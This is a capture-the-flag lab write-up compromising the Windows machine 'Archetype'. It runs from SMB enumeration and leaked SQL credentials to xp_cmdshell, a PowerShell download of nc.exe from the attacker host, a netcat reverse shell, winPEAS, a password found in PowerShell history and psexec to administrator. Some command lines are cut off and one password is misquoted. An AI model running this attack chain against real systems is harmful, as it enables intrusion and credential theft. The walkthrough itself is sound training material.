Archetype Write-up


Introduction

We have been given a Windows machine with the IP address 10.129.95.187 and we have to try and work our way around the machine and possibly try to do privilege escalation.

Enumeration

Performing a network scan to detect what ports are open is already known as an essential part of the enumeration process. This offers us the opportunity to better understand the attacking surface and design targeted attacks. As in most cases, we are going to use the Nmap tool:

```
nmap -sC -sV {TARGET_IP}
```



```
nmap -sC -sV {TARGET_IP}

Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-27 15:00 CEST
Nmap scan report for {TARGET_IP}
Host is up (0.13s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Windows Server 2019 Standard 17763
microsoft-ds
1433/tcp open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000.00;
RTM
| ms-sql-ntlm-info:
|   Target_Name: ARCHETYPE
|   NetBIOS_Domain_Name: ARCHETYPE
|   NetBIOS_Computer_Name: ARCHETYPE
|   DNS_Domain_Name: Archetype
|   DNS_Computer_Name: Archetype
```

```
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-07-27T12:45:57
|_Not valid after:  2051-07-27T12:45:57
|_ssl-date: 2021-07-27T13:00:32+00:00; 0s from scanner time.
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h24m00s, deviation: 3h07m51s, median: 0s
| ms-sql-info:
|   {TARGET_IP}:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019
Standard 6.3)
|   Computer name: Archetype
|   NetBIOS computer name: ARCHETYPE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-07-27T06:00:25-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-07-27T13:00:26
|_  start_date: N/A
```

We found that SMB ports are open and also that a Microsoft SQL Server 2017 is running on port 1433. We are going to enumerate the SMB with the tool smbclient :

```
smbclient -N -L \\\\{TARGET_IP}\\
-N : No password
-L : This option allows you to look at what services are availab
```

```
┌──(chris㉿kali)-[~/htb/archetype]
└─$ smbclient -N -L \\\\10.129.95.187\\

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.95.187 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

We located a couple of interesting shares. Shares ADMIN$ & C$ cannot be accessed as the Access Denied error states, however, we can try to access and enumerate the backups share by using the following command:

```
smbclient -N \\\\{TARGET_IP}\\backups
```

```
┌──(chris㉿kali)-[~/htb/archetype]
└─$ smbclient -N \\\\10.129.95.187\\backups
Try "help" to get a list of possible commands.
smb: \>
```

There is a file named prod.dtsConfig which seems like a configuration file. We can download it to our local machine by using the get command for further offline inspection.

```
┌──(chris㉿kali)-[~/htb/archetype]
└─$ smbclient -N \\\\10.129.95.187\\backups
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Jan 20 04:20:57 2020
  ..                                  D        0  Mon Jan 20 04:20:57 2020
  prod.dtsConfig                     AR      609  Mon Jan 20 04:23:02 2020

                5056511 blocks of size 4096. 2618175 blocks available
smb: \> get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (0.6 KiloBytes/sec) (average 0.6 KiloBytes/sec)
smb: \>
```

```
┌──(chris㉿kali)-[~/htb/archetype]
└─$ cat prod.dtsConfig
<DTSConfiguration>
    <DTSConfigurationHeading>
        <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." GeneratedFromPackageID="...
" GeneratedDate="20.1.2019 10:01:34"/>
    </DTSConfigurationHeading>
    <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[ConnectionSt
ring]" ValueType="String">
        <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial Catalog=Catalo
g;Provider=SQLNCLI10.1;Persist Security Info=True;Auto Translate=False;</ConfiguredValue>
    </Configuration>
</DTSConfiguration>
```

By reviewing the content of this configuration file, we spot in cleartext the password of the user sql_svc, which is M3g4c0rp123 , for the host ARCHETYPE. With the provided credentials we just need a way to connect and authenticate to the MSSQL server. Impacket tool includes a valuable Python script called mssqlclient.py which offers such functionality.

> Impacket is a collection of Python classes for working with network protocols. Impacket
> is focused on providing low-level programmatic access to the packets and for some
> protocols (e.g. SMB1-3 and MSRPC) the protocol implementation itself. Packets can be
> constructed from scratch, as well as parsed from raw data, and the object oriented API
> makes it simple to work with deep hierarchies of protocols. The library provides a set
> of tools as examples of what can be done within the context of this library.

mssqlclient.py can be found in the impacket directory in Kali Linux. To find it do the following:

```
locate mssqlclient.py
```

After understanding the options provided, we can try to connect to the MSSQL server by issuing the following command:
We can try to connect to the MSSQL server by using impacket's mssqlclient.py script along with the following flags:

```
-windows-auth : this flag is specified to use Windows Authentica
```

```
python3 mssqlclient.py ARCHETYPE/sql_svc@{TARGET_IP} -windows-au
```

We provide the password we spotted previously in the configuration file:

```
┌──(chris㉿kali)-[~/htb/archetype]
└─$ ls
admin.txt  mssqlclient.py  nc.exe  prod.dtsConfig  root.txt  user.txt  userflag.txt  winPEASx64.exe

┌──(chris㉿kali)-[~/htb/archetype]
└─$ python3 mssqlclient.py ARCHETYPE/sql_svc@10.129.95.187 -windows-auth
Impacket v0.12.0.dev1+20240111.174639.6c9a1aad - Copyright 2023 Fortra

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (ARCHETYPE\sql_svc  dbo@master)>
```

We successfully authenticated to the Microsoft SQL Server!

Foothold

```
SQL (ARCHETYPE\sql_svc  dbo@master)> help

    lcd {path}                 - changes the current local directory to {path}
    exit                       - terminates the server process (and this session)
    enable_xp_cmdshell         - you know what it means
    disable_xp_cmdshell        - you know what it means
    enum_db                    - enum databases
    enum_links                 - enum linked servers
    enum_impersonate           - check logins that can be impersonated
    enum_logins                - enum login users
    enum_users                 - enum current db users
    enum_owner                 - enum db owner
    exec_as_user {user}        - impersonate with execute as user
    exec_as_login {login}      - impersonate with execute as login
    xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
    xp_dirtree {path}          - executes xp_dirtree on the path
    sp_start_job {cmd}         - executes cmd using the sql server agent (blind)
    use_link {link}            - linked server to use (set use_link localhost to go back to local or use_lin
k .. to get back one step)
    ! {cmd}                    - executes a local shell cmd
    show_query                 - show query
    mask_query                 - mask query
```


The help option describes the very basic of the functionalities it offers, which means that we need to perform further research on this in order to understand the inner-workings of each feature.

Here's two great articles that can guide us further to our exploration journey with MSSQL Server:

https://book.hacktricks.xyz/pentesting/pentesting-mssql-microsoft-sql-serverhttps://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet

First, we refer to the help section and enable the xp_cmdshell

```
enable_xp_cmdshell
```



Thus we have achieved code execution

Now we want to think about how we can use this to execute something on the machine which can help us enumerate it even more.

This is why we're going to set up a NETCAT which can be used to communicate and connect our machine with the SQL server via a reverse shell.

This machine does not have Netcat installed which is why we're going to transfer the netcat file from our machine to this machine.

I have already copied the netcat file nc.exe to my /htb/archetype folder but if you don't have one, you can always do: locate nc.exe and the command line will give you the path.

So, first, we're going to set up the connection between our machine and the remote machine

```
┌──(chris㉿kali)-[~/htb/archetype]
└─$ l
admin.txt  mssqlclient.py*  nc.exe*  prod.dtsConfig  root.txt  user.txt  userflag.txt  winPEASx64.exe

┌──(chris㉿kali)-[~/htb/archetype]
└─$ sudo python3 -m http.server 80
[sudo] password for chris:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now we're going to use this xp_cmdshell command that we have within the SQL server to execute arbitrary power shell on the actual machine itself and that is going to be used to retrieve this uh netcat executable from our machine that's serving it on port 80

```
xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget h
```

We go to the PowerShell window and navigate to the \Users\sql_svc\Downloads folder and we use wget to download files from our computer to the machine.

```
SQL (ARCHETYPE\sql_svc  dbo@master)> xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget http://1
0.10.14.17/nc.exe -outfile nc.exe"
output
------
NULL

SQL (ARCHETYPE\sql_svc  dbo@master)>
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.95.187 - - [13/Jan/2024 22:35:23] "GET /nc.exe HTTP/1.1" 200 -
```

Now that we have out netcat file on the machine, we are going to connect to it via the command prompt.

```
nc -nvlp 4444

-n : no DNS name resolution
-v : verbose
-l : listen
-p : port
4444: port
```

Now that our listener is set up, we can execute the NC file on the server so that our listener can connect back to the machine remotely.

```
xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; .\nc.e

-e : executable for Netcat to execute the commands
cmd.exe : We want it to send us the command prompt. So together
```

```
┌──(chris㉿kali)-[~/htb/archetype]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.17] from (UNKNOWN) [10.129.95.187] 49676
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\sql_svc\Downloads>
```

And we have a stable reverse shell on our listener.

Now after navigating the directories, we find the user flag in C:\Users\sql_svc\Desktop\user.txt

Now we're going to gain administrator privileges

So we are going to start another Python server on our machine

```
┌──(chris㉿kali)-[~/htb/archetype]
└─$ sudo python3 -m http.server 80
[sudo] password for chris:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

And now, we are going to run "Powershell" on the SQL reverse shell that we have obtained.

```
C:\Users\sql_svc\Desktop>Powershell
Powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\sql_svc\Desktop>
```


Now we are going to use a popular tool called winPEAS that will try to scan the machine to try and gain admin privileges to the system

So we are going to upload winPEASx64.exe to our server.

```
wget http://10.10.14.17/winPEASx64.exe -outfile winpeas.exe
```

```
PS C:\Users\sql_svc\Desktop> wget http://10.10.14.17/winPEASx64.exe -outfile winpeas.exe
wget http://10.10.14.17/winPEASx64.exe -outfile winpeas.exe
PS C:\Users\sql_svc\Desktop>
```

```
┌──(chris㉿kali)-[~/htb/archetype]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.95.187 - - [13/Jan/2024 23:02:09] "GET /winPEASx64.exe HTTP/1.1" 200 -
```



Now we just have to execute the winpeas.exe file and it will do all the heavy lifting.

```
.\winpeas.exe
```


```
PS C:\Users\sql_svc\Desktop> dir
dir


    Directory: C:\Users\sql_svc\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         2/25/2020   6:37 AM             32 user.txt
-a----         1/14/2024  12:02 AM        2387456 winpeas.exe



PS C:\Users\sql_svc\Desktop> .\winpeas.exe
.\winpeas.exe
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside the host you should
 run 'REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
Long paths are disabled, so the maximum length of a path supported is 260 chars (this may cause false negatives whe
n looking for files). If you are admin, you can enable it with 'REG ADD HKLM\SYSTEM\CurrentControlSet\Control\FileS
ystem /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
```



After analysing the findings, we find an interesting .txt file

```
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ File Analysis ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ

ÉÉÉÉÉÉÉÉÉÉÉ Found SSH AGENTS Files

ÉÉÉÉÉÉÉÉÉÉÉ Found History Files
File: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

ÉÉÉÉÉÉÉÉÉÉÉ Found Windows Files
File: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
File: C:\Users\All Users\USOShared\Logs\System
File: C:\Users\Default\NTUSER.DAT
File: C:\Users\sql_svc\NTUSER.DAT

ÉÉÉÉÉÉÉÉÉÉÉ Found Other Windows Files
File: C:\Users\All Users\USOShared\Logs\System
```

We navigate to the file

```
PS C:\Users\sql_svc> cd AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\
cd AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\
PS C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> dir
dir


    Directory: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        3/17/2020   2:36 AM             79 ConsoleHost_history.txt


PS C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine>
```

After viewing the file using the (type) command, we get a username and password

```
PS C:\Users\sql_svc> cd AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\
cd AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\
PS C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> dir
dir


    Directory: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        3/17/2020   2:36 AM             79 ConsoleHost_history.txt


PS C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> type ConsoleHost_history.txt
type ConsoleHost_history.txt
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
exit
PS C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine>
```


Let’s save the Username: administrator and Password: MEGACORP_4admin !!

Now we are going to use another impacket tool called psexec to exploit writable shares on smbclient.

During our enumeration along with backups, there was also $Admin

We are going to use psexec to gain access to this Admin directory

```
/usr/bin/impacket-psexec administrator@{target_ip}
```



After navigating to C:\Users\Administrator\Desktop we get our root flag

```
C:\Users> cd Administrator

C:\Users\Administrator> dir
 Volume in drive C has no label.
 Volume Serial Number is 9565-0B4F

 Directory of C:\Users\Administrator

01/19/2020  10:39 PM    <DIR>          .
01/19/2020  10:39 PM    <DIR>          ..
07/27/2021  01:30 AM    <DIR>          3D Objects
07/27/2021  01:30 AM    <DIR>          Contacts
07/27/2021  01:30 AM    <DIR>          Desktop
07/27/2021  01:30 AM    <DIR>          Documents
07/27/2021  01:30 AM    <DIR>          Downloads
07/27/2021  01:30 AM    <DIR>          Favorites
07/27/2021  01:30 AM    <DIR>          Links
07/27/2021  01:30 AM    <DIR>          Music
07/27/2021  01:30 AM    <DIR>          Pictures
07/27/2021  01:30 AM    <DIR>          Saved Games
07/27/2021  01:30 AM    <DIR>          Searches
07/27/2021  01:30 AM    <DIR>          Videos
               0 File(s)              0 bytes
              14 Dir(s)  10,718,048,256 bytes free

C:\Users\Administrator> cd Desktop

C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 9565-0B4F

 Directory of C:\Users\Administrator\Desktop

07/27/2021  01:30 AM    <DIR>          .
07/27/2021  01:30 AM    <DIR>          ..
02/25/2020  06:36 AM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  10,718,048,256 bytes free
```